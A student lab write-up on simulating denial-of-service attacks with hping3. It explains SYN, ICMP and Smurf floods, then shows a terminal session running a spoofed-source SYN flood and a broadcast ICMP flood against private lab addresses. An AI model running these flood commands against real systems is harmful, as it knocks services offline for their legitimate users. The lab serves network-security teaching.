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Lab Assignment 9

AIM: Simulate DOS attack using HPING3.

LO5: Use open source tools to scan the networks for vulnerabilities and simulate attacks.

THEORY:

A Denial of Service (DoS) attack is a malicious attempt to disrupt the normal functioning of a computer system, network, or online service by overwhelming it with a flood of illegitimate requests or traffic. The primary goal of a DoS attack is to make a resource, such as a website or server, unavailable to its intended users. It does so by consuming the target's resources, such as bandwidth, processing power, or memory, to the point where it cannot handle legitimate requests.

Here are explanations of three common types of DoS attacks:

SYN Flood Attack:

A SYN flood attack is a type of network-based DoS attack that targets the three-way handshake process in the Transmission Control Protocol (TCP), which is used for establishing connections between devices on the internet.

In a TCP connection, the client sends a SYN (synchronize) packet to initiate a connection with a server. The server is expected to respond with a SYN-ACK (synchronize-acknowledgment) packet, and then the client responds with an ACK (acknowledgment) packet to complete the handshake and establish the connection.

In a SYN flood attack, the attacker sends a high volume of SYN packets to the target server, but they do not complete the handshake by sending the expected ACK packets. This leaves the server waiting for the final ACKs, tying up its resources and preventing it from accepting legitimate connections.

SYN flood attacks can quickly overwhelm a server's ability to handle incoming connections, leading to service disruption.

ICMP Flood Attack:

An ICMP (Internet Control Message Protocol) flood attack, also known as a "ping flood" attack, targets the ICMP protocol, which is used for network diagnostics, particularly the "ping" command.

In this type of attack, the attacker sends a high volume of ICMP echo requests (ping requests) to the target system. Each request typically generates a response from the target, creating a flood of traffic.

ICMP flood attacks can consume the target's network bandwidth and processing resources, making it difficult for legitimate network traffic to pass through. This results in network congestion and service degradation or unavailability.


SMURF Attack:

A SMURF attack is a network-based DoS attack that takes advantage of ICMP and IP addressing.

In a SMURF attack, the attacker sends a large number of ICMP echo request (ping) packets to an IP broadcast address, typically spoofing the source IP address to make it appear as if the requests are coming from the victim's IP address.

When these requests are sent to the broadcast address, all devices on the target network respond with ICMP echo replies. With a high enough volume of requests, this can flood the victim's network, overwhelming its resources and causing a DoS.

To mitigate DoS attacks, organizations use various security measures, including firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and content delivery networks (CDNs). These tools help identify and filter out malicious traffic, allowing legitimate traffic to reach its destination. Additionally, proper network design and configuration can help minimize the impact of DoS attacks.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[sudo] password for prasad:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
hping3
0 upgraded, 1 newly installed, 0 to remove and 48 not upgraded.
Need to get 107 kB of archives.
After this operation, 284 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu bionic/universe amd64 hping3 amd64 3.a2.ds2-7 [107 kB]
Fetched 107 kB in 1s (94.1 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 165323 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-7_amd64.deb ...
Unpacking hping3 (3.a2.ds2-7) ...
Setting up hping3 (3.a2.ds2-7) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
prasad@prasad-VirtualBox:~$ man hping3
prasad@prasad-VirtualBox:~$ man hping3
prasad@prasad-VirtualBox:~$ hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
prasad@prasad-VirtualBox:~$ sudo su
[sudo] password for prasad:
root@prasad-VirtualBox:/home/prasad# ^C
root@prasad-VirtualBox:/home/prasad# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
HPING 192.168.1.159 (enp0s3 192.168.1.159): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.159 hping statistic ---
10859977 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@prasad-VirtualBox:/home/prasad# hping3 -1 --flood -a 192.168.103.1 192.168.1.255
HPING 192.168.1.255 (enp0s3 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
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
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
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

CONCLUSION:

Hence, we gained knowledge about the network analysis and security assessment tools. Explore various network probing and testing techniques, which are valuable skills in the field of network administration and cybersecurity. We used various hping3 commands.